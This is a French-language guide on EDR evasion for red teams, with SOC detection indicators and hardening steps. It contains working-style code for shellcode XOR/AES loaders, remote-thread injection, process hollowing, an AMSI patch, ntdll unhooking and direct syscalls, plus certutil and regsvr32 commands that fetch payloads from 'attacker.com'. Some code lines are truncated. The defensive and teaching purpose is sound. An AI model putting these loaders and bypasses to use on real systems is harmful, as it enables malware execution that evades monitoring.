
Contournement EDR 2026 : Techniques Red Team et Contre-Mesures

> Comment les red teams contournent les EDR en 2026 : obfuscation, process injection, AMSI bypass, Living off the Land. Détection SOC et durcissement.

Le contournement des solutions EDR (Endpoint Detection and Response) représente l'un des défis techniques les plus complexes pour les équipes de red team en 2026. Ces techniques sont présentées ici dans un contexte strictement légal et défensif : elles s'appliquent exclusivement dans le cadre de missions de pentest contractuelles, de tests d'intrusion autorisés par écrit, ou de recherche en sécurité offensive menée par des professionnels habilités. L'objectif est de comprendre précisément ce que les attaquants font pour mieux configurer, durcir et opérer les solutions EDR côté défenseur. En 2026, les EDR de nouvelle génération combinent analyse comportementale, machine learning, hooks kernel, telemetry ETW (Event Tracing for Windows) et corrélation cloud. Cette sophistication croissante pousse les red teams à développer des techniques de plus en plus avancées : obfuscation polymorphique du shellcode, injection de processus légitimes, utilisation de binaires systèmes signés (LOLBins), appels système directs pour contourner les hooks userland, ou encore désactivation de l'AMSI (Anti-Malware Scan Interface). Comprendre ces mécanismes en détail permet aux équipes blue team et SOC de configurer correctement leurs EDR, de créer des détections comportementales pertinentes, et d'évaluer objectivement l'efficacité de leurs contrôles de sécurité. Ce guide technique explore les couches de détection d'un EDR moderne et les techniques utilisées en red team pour chacune d'elles, avec les contre-mesures associées pour les défenseurs.



Un EDR moderne est une architecture multicouche qui surveille les endpoints à plusieurs niveaux du système d'exploitation. Comprendre ces couches est essentiel pour un défenseur comme pour un testeur.

Userland API Hooking (hooks ntdll.dll)

La technique la plus répandue consiste à hooker les fonctions de la librairie ntdll.dll dans l'espace utilisateur. Au démarrage d'un processus, l'agent EDR injecte une DLL qui patche les premières instructions des fonctions Win32 critiques (NtCreateThread, NtAllocateVirtualMemory, NtWriteVirtualMemory, etc.) pour rediriger les appels vers ses propres routines d'analyse. Avant d'exécuter une allocation mémoire ou un thread, l'EDR inspecte les paramètres, le contexte du processus appelant, et décide d'autoriser ou bloquer l'opération.

Cette approche a une limite fondamentale : les hooks sont dans l'espace utilisateur, modifiable par n'importe quel processus s'exécutant avec les mêmes privilèges. Un attaquant peut relire le

ntdll.dll original depuis le disque ou depuis KnownDlls et "unhooker" les fonctions patchées pour restaurer le comportement originel, rendant l'EDR aveugle sur ce processus.

Kernel-level detection : ETW et PPL

Les EDR modernes ne se limitent pas au userland. Ils s'appuient massivement sur ETW (Event Tracing for Windows), un mécanisme kernel qui génère des événements pour des centaines d'actions système : allocations mémoire, création de threads, chargement de modules, accès réseau, modifications de registre. L'ETW-Ti (ETW Threat Intelligence) est une extension sécurisée introduite avec Windows 10/Server 2016 qui génère des événements non accessible depuis le userland pour des opérations particulièrement sensibles.

Le mécanisme PPL (Protected Process Light) protège le processus agent EDR lui-même contre la terminaison ou l'injection par des processus non PPL. Les Kernel Callbacks (PsSetCreateProcessNotifyRoutine, PsSetLoadImageNotifyRoutine, ObRegisterCallbacks) permettent à l'EDR de recevoir des notifications kernel pour chaque création de processus, chargement d'image, ou ouverture de handle. Le Driver minifilter surveille les I/O fichiers en temps réel. Cette profondeur de monitoring rend l'évasion complète extrêmement difficile — mais pas impossible.

Techniques d'obfuscation de shellcode

La première ligne de défense d'un EDR est la détection statique : analyse des fichiers et de la mémoire à la recherche de signatures connues. Les red teams utilisent l'obfuscation pour rendre leur shellcode méconnaissable des signatures statiques.

⚡ Retour terrain

Dans mes missions de red team, la phase de post-exploitation révèle systématiquement des données que le client pensait protégées. Le cas le plus fréquent : des fichiers Excel de comptabilité ou RH stockés sur des partages réseau accessibles à tous les utilisateurs du domaine, sans restriction. Sur les 30 dernières missions, 27 avaient des partages réseau avec des données sensibles accessibles à n'importe quel utilisateur authentifié. La sensibilité des données n'est pas corrélée à leur niveau de protection réel.

XOR simple : la forme la plus basique consiste à XOR chaque byte du shellcode avec une clé fixe ou cyclique. Le déchiffrement se fait au moment de l'exécution en mémoire. Trivial à détecter par heuristique (boucle XOR suivi d'un appel), mais suffisant contre des signatures purement statiques de patterns connus :

```
 # Obfuscation XOR d'un shellcode (red team research only)
import os

shellcode = b"\xfc\x48\x83..." # shellcode brut
key = 0x41  # clé XOR simple

encrypted = bytes([b ^ key for b in shellcode])

# Déchiffrement au runtime en C
print("unsigned char key = 0x{:02x};".format(key))
print("unsigned char enc[] = {{{}}};".format(", ".join(f"0x{b:02x}" for b in encrypted)))
print("""
for(int i = 0; i < sizeof(enc); i++) {
    enc[i] ^= key;
}""")
```

Chiffrement RC4/AES : pour résister à l'analyse heuristique, le chiffrement symétrique standard est préféré. AES-256 en mode CBC avec une clé stockée séparément du shellcode rend l'analyse statique pratiquement impossible sans la clé. La clé peut être dérivée d'une information

d'environnement (hostname, date, valeur registre) pour que le shellcode ne s'exécute que sur la cible légitime (sandbox evasion) :

```
 // Déchiffrement AES en mémoire avant exécution (illustration)
#include
#include

void DecryptAndExecute(unsigned char* encPayload, size_t len, unsigned char* key) {
    HCRYPTPROV hProv;
    HCRYPTKEY hKey;

    CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);

    // Import de la clé AES-256
    struct { BLOBHEADER hdr; DWORD keyLen; BYTE key[32]; } keyBlob = {
        {PLAINTEXTKEYBLOB, CUR_BLOB_VERSION, 0, CALG_AES_256}, 32
    };
    memcpy(keyBlob.key, key, 32);
    CryptImportKey(hProv, (BYTE*)&keyBlob, sizeof(keyBlob), 0, 0, &hKey);

    // Déchiffrement in-place
    DWORD dataLen = (DWORD)len;
    CryptDecrypt(hKey, 0, TRUE, 0, encPayload, &dataLen);

    // Exécution via VirtualAlloc + CreateThread
    LPVOID exec = VirtualAlloc(NULL, dataLen, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    memcpy(exec, encPayload, dataLen);
    CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)exec, NULL, 0, NULL);
}
```

Polymorphisme : les frameworks d'obfuscation modernes (Donut, Scarecrow, Freeze) génèrent du shellcode différent à chaque compilation, rendant les signatures basées sur des patterns de bytes inefficaces. Ils combinent chiffrement, ajout de code junk, réordonnancement d'instructions, et techniques anti-sandbox.

Process Injection : variantes et détection

L'injection de code dans un processus légitime est une technique fondamentale pour exécuter du code malveillant sous le contexte d'un processus de confiance (svchost.exe, explorer.exe, etc.), masquant ainsi l'origine des actions malveillantes.

Classic CreateRemoteThread injection

La technique la plus connue utilise la séquence classique : OpenProcess → VirtualAllocEx → WriteProcessMemory → CreateRemoteThread. Elle est aujourd'hui massivement détectée par les EDR qui hookent ces API et surveillent les séquences d'opérations cross-process :

```
 // Injection classique - détectée par la quasi-totalité des EDR modernes
HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetPID);
LPVOID remoteMem = VirtualAllocEx(hProc, NULL, shellcodeLen,
                                  MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc, remoteMem, shellcode, shellcodeLen, NULL);
HANDLE hThread = CreateRemoteThread(hProc, NULL, 0,
                                    (LPTHREAD_START_ROUTINE)remoteMem, NULL, 0, NULL);
```

Indicateurs de détection : handle OpenProcess avec droits élevés sur un PID externe, VirtualAllocEx avec PAGE_EXECUTE_READWRITE, WriteProcessMemory vers mémoire exécutable, CreateRemoteThread pointant vers mémoire allouée dynamiquement. Un EDR corrélant ces quatre opérations dans le même processus source déclenchera systématiquement une alerte.

Process Hollowing

Le process hollowing crée un processus légitime en état suspendu, vide son image mémoire, y injecte un payload, puis reprend son exécution. Le processus légitime devient un "shell" vide contenant le code malveillant — d'où le nom. Depuis un monitoring EDR, le processus apparaît comme le binaire légitime (explorer.exe, notepad.exe) mais son contenu mémoire ne correspond pas à l'image sur disque, ce que les EDR modernes détectent par comparaison image disque vs mémoire :

```
 // Process Hollowing - séquence conceptuelle
STARTUPINFO si = {0}; PROCESS_INFORMATION pi = {0};
// 1. Créer le processus en suspendu
CreateProcess("C:\\Windows\\System32\\svchost.exe", NULL, NULL, NULL,
              FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
// 2. Obtenir le PEB pour localiser l'image base
NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);
// 3. Unmapper l'image légitime
ZwUnmapViewOfSection(pi.hProcess, imageBase);
// 4. Allouer et écrire le payload
VirtualAllocEx(pi.hProcess, imageBase, payloadSize, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRIT
WriteProcessMemory(pi.hProcess, imageBase, payload, payloadSize, NULL);
// 5. Mettre à jour le contexte de thread et reprendre
SetThreadContext(pi.hThread, &ctx);
ResumeThread(pi.hThread);
```

Thread Hijacking

Le Thread Hijacking suspend un thread existant d'un processus légitime, modifie son instruction pointer (RIP/EIP) pour pointer vers du shellcode injecté, puis reprend le thread. Moins visible que CreateRemoteThread (pas de nouveau thread créé), mais toujours détectable via les hooks sur SuspendThread/SetThreadContext/ResumeThread avec des changements de contexte vers de la mémoire nouvellement allouée.

Contournement de l'AMSI

L'AMSI (Anti-Malware Scan Interface) est une interface Windows permettant aux solutions de sécurité de scanner le contenu des scripts PowerShell, VBScript, JScript et des assemblies .NET avant exécution. Chaque fois que PowerShell exécute une commande, le contenu est soumis à l'AMSI qui l'envoie au provider de sécurité installé (Defender, EDR) pour analyse. L'AMSI est une couche de défense critique contre les attaques script-based.

Patch AMSI en mémoire : la technique la plus connue consiste à patcher la fonction AmsiScanBuffer dans amsi.dll pour qu'elle retourne toujours AMSI_RESULT_CLEAN. Le patch se fait depuis PowerShell ou depuis un loader C en modifiant les premiers bytes de la fonction :

```
 # Patch AMSI via Reflection PowerShell (technique connue, détectée par les EDR à jour)
# ATTENTION : ceci est illustratif — les EDR modernes détectent ce pattern
$a = [Ref].Assembly.GetTypes()
$b = $a | ForEach-Object { $_.GetFields('NonPublic,Static') } | Where-Object { $_.Name -like '*Co
$b | ForEach-Object { $_.SetValue($null, [IntPtr]::Zero) }

# Variante via pinvoke et patch direct de AmsiScanBuffer
# Les EDR surveillent les écritures dans les pages mémoire de amsi.dll
```

AMSI bypass via forked process : une approche plus furtive consiste à ne pas patcher AMSI dans le processus courant, mais à exécuter le code malveillant dans un nouveau processus créé avant le chargement d'amsi.dll, ou via des techniques de fork qui n'héritent pas des providers AMSI.

Détection des bypass AMSI : les EDR modernes surveillent les écritures dans les pages mémoire de amsi.dll et d'autres modules système, ainsi que les tentatives de déchargement via FreeLibrary. Le comportement de "patch mémoire de module signé Microsoft" est hautement suspect et détecté par les solutions de qualité.

Living off the Land Binaries (LOLBins)

Les LOLBins sont des binaires légitimes signés par Microsoft, présents sur tout système Windows, qui peuvent être détournés pour exécuter du code arbitraire, télécharger des fichiers, ou établir des connexions réseau. L'intérêt pour un red teamer est d'utiliser des outils déjà présents et de confiance, dont l'exécution ne déclenche pas d'alerte basée sur la réputation du fichier.

LOLBin	Technique	Cas d'usage red team
MSBuild.exe	Exécution de code C# via .csproj/.targets	Exécution de shellcode loader signé Microsoft
Regsvr32.exe	Script COM via scrobj.dll (Squiblydoo)	Exécution de code JScript/VBScript sans restriction AMSI
Certutil.exe	Download + decode base64	Téléchargement de payload encodé
WMIC.exe	XSL execution via /format	Exécution de JScript via XSL transform
Mshta.exe	Exécution HTA (HTML Application)	Exécution de VBScript/JScript
Rundll32.exe	DLL sideloading, JavaScript	Exécution de DLL malveillante via rundll32

```
 # Exemple MSBuild - exécution de code inline dans un .targets
# MSBuild.exe payload.targets /target:Exec

# Exemple Certutil - téléchargement déguisé
certutil.exe -urlcache -split -f http://attacker.com/payload.txt C:\temp\p.b64
certutil.exe -decode C:\temp\p.b64 C:\temp\payload.exe

# Regsvr32 Squiblydoo (contourne AppLocker sur les systèmes non à jour)
regsvr32.exe /s /n /u /i:http://attacker.com/payload.sct scrobj.dll
```

Les EDR modernes maintiennent des bases de comportements suspects pour chaque LOLBin connu. MSBuild exécutant du code réseau, Certutil contactant une IP externe, Regsvr32 chargeant un SCT distant — tous ces patterns sont suivis dans des règles comportementales spécifiques. La référence MITRE ATT&CK T1218 (Signed Binary Proxy Execution) documente l'ensemble de ces techniques.

Techniques avancées : unhooking ntdll et direct syscalls

Les techniques les plus avancées visent à court-circuiter complètement les hooks userland des EDR en allant directement au niveau kernel via les system calls.

Unhooking ntdll : consiste à relire une copie propre de ntdll.dll depuis le disque (ou via une section KnownDlls non hookée) et à remplacer la version en mémoire du processus courant. Cela restaure les fonctions Win32 à leur état d'origine, sans les patches de l'EDR. Les EDR qui

surveillent les lectures de ntdll.dll depuis le disque et les remplacements de pages mémoire détecteront cette technique.

```
 // Unhooking ntdll - lecture depuis KnownDlls (moins détecté que lecture disque)
HANDLE hSection = OpenFileMappingA(FILE_MAP_READ, FALSE, "\\KnownDlls\\ntdll.dll");
LPVOID pCleanNtdll = MapViewOfFile(hSection, FILE_MAP_READ, 0, 0, 0);

// Parser le PE pour localiser la section .text
PIMAGE_DOS_HEADER pDos = (PIMAGE_DOS_HEADER)pCleanNtdll;
PIMAGE_NT_HEADERS pNt = (PIMAGE_NT_HEADERS)((BYTE*)pCleanNtdll + pDos->e_lfanew);

// Remplacer la section .text hookée par la version propre
DWORD oldProtect;
VirtualProtect(hookedTextSection, textSize, PAGE_EXECUTE_READWRITE, &oldProtect);
memcpy(hookedTextSection, cleanTextSection, textSize);
VirtualProtect(hookedTextSection, textSize, oldProtect, &oldProtect);
```

Direct Syscalls : plutôt que d'appeler les fonctions ntdll.dll qui peuvent être hookées, les direct syscalls exécutent directement les instructions d'appel système (syscall/int 2e) avec le numéro SSN (System Service Number) de la fonction souhaitée. Les SSN varient selon les versions de Windows, ce qui nécessite une résolution dynamique. Des frameworks comme SysWhispers2/ SysWhispers3, Hells Gate ou Tartarus Gate automatisent cette résolution :

```
 ; Direct syscall NtAllocateVirtualMemory (SSN résolu dynamiquement)
; Assembleur MASM x64
NtAllocateVirtualMemory PROC
    mov r10, rcx          ; sauvegarder rcx
    mov eax, wSysNr       ; SSN de NtAllocateVirtualMemory (ex: 0x18 sur W10 21H2)
    syscall               ; appel kernel direct, court-circuite tous les hooks userland
    ret
NtAllocateVirtualMemory ENDP
```

Les EDR basés sur le kernel peuvent encore détecter les direct syscalls via les ETW-Ti events et les kernel callbacks, mais la visibilité depuis le userland est effectivement nulle. C'est pour cette raison que les EDR de niveau enterprise investissent massivement dans la détection kernel (ELAM, PPL, kernel sensor).

Pour aller plus loin sur les techniques d'attaque réseau qui précèdent souvent l'exécution de payload, consultez notre article sur le mouvement latéral dans Windows AD. Les outils Impacket sont fréquemment utilisés en tandem avec des loaders custom pour contourner les EDR. Notre

comparatif des 10 meilleures solutions EDR/XDR 2025 présente les capacités de détection de chaque produit. Enfin, notre analyse des top techniques MITRE ATT&CK 2026 couvre les TTP les plus utilisées que les EDR doivent détecter.

Détection et réponse : ce que voit le SOC

Un SOC bien équipé dispose de plusieurs couches de visibilité pour détecter les tentatives de bypass EDR. La compréhension de ces détections permet aux red teams de tester leur efficacité réelle et aux blue teams de les affiner.

Signatures comportementales : au-delà des signatures statiques (hashes, patterns de bytes), les EDR modernes utilisent des graphes de comportement. Sequence d'actions : PowerShell → allocation mémoire exécutable → injection cross-process → connexion réseau sortante vers IP externe. Chaque nœud du graphe peut être individuel légitime, mais la séquence globale est hautement anormale. Les UEBA (User and Entity Behavior Analytics) complètent cette détection en signalant les déviations par rapport au comportement habituel d'un utilisateur ou d'une machine.

Détection ML-based : les EDR de niveau enterprise (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint) embarquent des modèles de machine learning entraînés sur des millions de samples malveillants. Ces modèles peuvent détecter des shellcodes chiffrés non connus par leur structure (headers PE chiffrés mais entropie élevée caractéristique), ou des injections via des patterns de trafic mémoire atypiques. La détection ML est par nature moins transparente mais plus robuste face aux techniques zero-day.

Les indicateurs SOC les plus fiables pour détecter un bypass EDR en cours :

Écriture dans les pages mémoire de modules système signés (ntdll.dll, amsi.dll, clrjit.dll)

Processus faisant des direct syscalls sans passer par ntdll.dll (détectable via ETW-Ti)

Chargement de DLL réflexif (PE en mémoire sans correspondance sur disque)

Thread avec stack anormal (call stack ne correspondant pas au binaire parent)

Processus système avec connexions réseau inhabituelles (svchost vers IP externe non répertoriée)

Recommandations pour durcir son EDR

La protection maximale d'un EDR repose sur une configuration correcte — beaucoup de compressions sont possibles avec un EDR mal configuré même sans bypass technique.

Activer la protection anti-tamper : sans anti-tamper, un attaquant avec droits admin peut simplement arrêter le service EDR ou désactiver ses composants. L'anti-tamper (disponible dans CrowdStrike, SentinelOne, Defender for Endpoint) protège l'agent contre la terminaison, même par un administrateur local. Elle requiert une authentification cloud pour être désactivée.

```
 # Vérifier l'état du tamper protection Defender for Endpoint
Get-MpComputerStatus | Select IsTamperProtected

# Activer Credential Guard (protège LSA contre dump mémoire)
# Via GPO : Configuration ordinateur > Modèles d'administration > Système > Device Guard
# "Turn On Virtualization Based Security" + "Credential Guard Configuration" = Enabled with UEFI

# Activer Memory Integrity (HVCI) - bloque les drivers non signés au niveau hyperviseur
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEn
  -Name "Enabled" -Value 1
```

Activer HVCI (Hypervisor-Protected Code Integrity) : Memory Integrity / HVCI exécute le kernel Windows dans une VM isolée par l'hyperviseur. Le code kernel doit être signé et validé avant exécution. Cela bloque les rootkits et drivers malveillants, qui sont nécessaires pour un bypass kernel complet. HVCI a un impact performance marginal sur les processeurs récents.

Configurer ASR (Attack Surface Reduction) Rules : Microsoft Defender for Endpoint propose des règles ASR qui bloquent des comportements spécifiques utilisés dans les techniques d'évasion :

```
 # Activer les règles ASR essentielles
# Bloquer les injections via processus Office
Add-MpPreference -AttackSurfaceReductionRules_Ids 75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84 `
                 -AttackSurfaceReductionRules_Actions Enabled
# Bloquer les créations de processus via WMI
Add-MpPreference -AttackSurfaceReductionRules_Ids e6db77e5-3df2-4cf1-b95a-636979351e5b `
                 -AttackSurfaceReductionRules_Actions Enabled
# Bloquer les LSASS credential theft
Add-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b3 `
                 -AttackSurfaceReductionRules_Actions Enabled

# Script complet d'audit des règles ASR actives
Get-MpPreference | Select -ExpandProperty AttackSurfaceReductionRules_Ids
```

PowerShell Constrained Language Mode + Script Block Logging : réduire les capacités PowerShell disponibles et logger tous les scripts exécutés rend les bypass AMSI et LOLBins détectables et plus difficiles :

```
 # Activer Script Block Logging et Module Logging via GPO
# HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
# EnableScriptBlockLogging = 1

# Forcer Constrained Language Mode via WDAC (Windows Defender Application Control)
# Les cmdlets sensibles (Add-Type, Invoke-Expression, [System.Reflection...]) sont bloquées

# Vérifier le mode actuel
$ExecutionContext.SessionState.LanguageMode
# FullLanguage = non restreint | ConstrainedLanguage = restreint
```

La référence NIST SP 800-61r3 sur la réponse aux incidents informatiques est indispensable pour structurer la réponse SOC lors de la détection d'un bypass EDR.

Questions fréquentes sur le bypass EDR

Quel EDR est vraiment impossible à contourner en 2026 ?

Aucun EDR n'est "impossible" à contourner dans un contexte red team avec accès physique ou administratif. La question pertinente est plutôt : quel EDR nécessite le plus d'effort, de sophistication et de bruit pour être contourné ? Les solutions avec HVCI/Kernel Guard activé, anti-tamper cloud, et détection comportementale ML (CrowdStrike Falcon, SentinelOne Singularity, Microsoft Defender for Endpoint en tier P2) sont les plus résistantes. Un contournement complet de ces solutions nécessite des exploits kernel zero-day ou des semaines de recherche dédiée — hors de portée d'un attaquant standard.

Les direct syscalls rendent-ils un attaquant totalement invisible ?

Non. Les direct syscalls court-circuitent les hooks userland de l'EDR mais restent visibles via les mécanismes kernel : ETW-Ti génère des événements même pour les syscalls directs, les kernel callbacks (PsSetCreateProcessNotifyRoutine, etc.) reçoivent des notifications indépendamment de la méthode d'appel, et les EDR avec capteur kernel (ELAM, PPL) maintiennent une visibilité complète. Les direct syscalls sont efficaces contre les EDR qui reposent uniquement sur les hooks userland — ce qui n'est plus le cas des solutions enterprise modernes.

Comment tester l'efficacité de son EDR sans risque ?

Plusieurs approches sont disponibles pour les équipes blue team : (1) utiliser des frameworks de simulation comme Atomic Red Team ou VECTR pour rejouer des TTP connues de manière contrôlée, (2) commander une mission de red team contractuelle à un prestataire spécialisé avec règles d'engagement définies, (3) utiliser des environnements sandbox isolés pour tester des payloads contre l'EDR en conditions réelles. L'ANSSI publie des guides de test d'évaluation des solutions de détection qui constituent une base méthodologique solide.

L'obfuscation de shellcode suffit-elle à tromper un EDR moderne ?

Non, pas à elle seule. L'obfuscation résiste à la détection statique par signature, mais un EDR moderne dispose de multiples couches : analyse à l'exécution (hooks, behavioral), ETW telemetry, ML sur les patterns mémoire. Un shellcode AES-chiffré qui se déchiffre en mémoire sera toujours détecté lors de l'allocation mémoire exécutable (RWX) ou de la création du thread d'exécution. L'évasion complète nécessite de combiner obfuscation + injection furtive + unhooking ou direct syscalls + AMSI bypass + LOLBins — une chaîne complexe dont chaque maillon peut être détecté.

À RETENIR

Points clés à retenir

- Ces techniques sont présentées exclusivement pour des usages légaux : pentest contractuel, red team autorisé, recherche défensive
- Les EDR modernes combinent hooks userland, kernel callbacks, ETW-Ti et ML — aucune technique unique ne contourne toutes ces couches
- L'obfuscation (XOR, AES, polymorphisme) résiste à la détection statique mais pas à l'analyse comportementale kernel
- Process Hollowing et Thread Hijacking sont détectés par la comparaison image disque vs mémoire et l'analyse des call stacks
- Les direct syscalls et l'unhooking ntdll contournent les hooks userland mais restent visibles via ETW-Ti et les kernel callbacks
- HVCI/Memory Integrity + Anti-tamper + ASR Rules constituent la configuration défensive minimale recommandée
- Les LOLBins (MSBuild, Regsvr32, Certutil) sont massivement surveillés par les EDR — leur utilisation génère des alertes comportementales
- Un SOC doit monitorer : écritures dans les pages mémoire des modules système, DLL réflexifs, threads avec call stacks anormaux, connexions réseau inattendues depuis des processus système

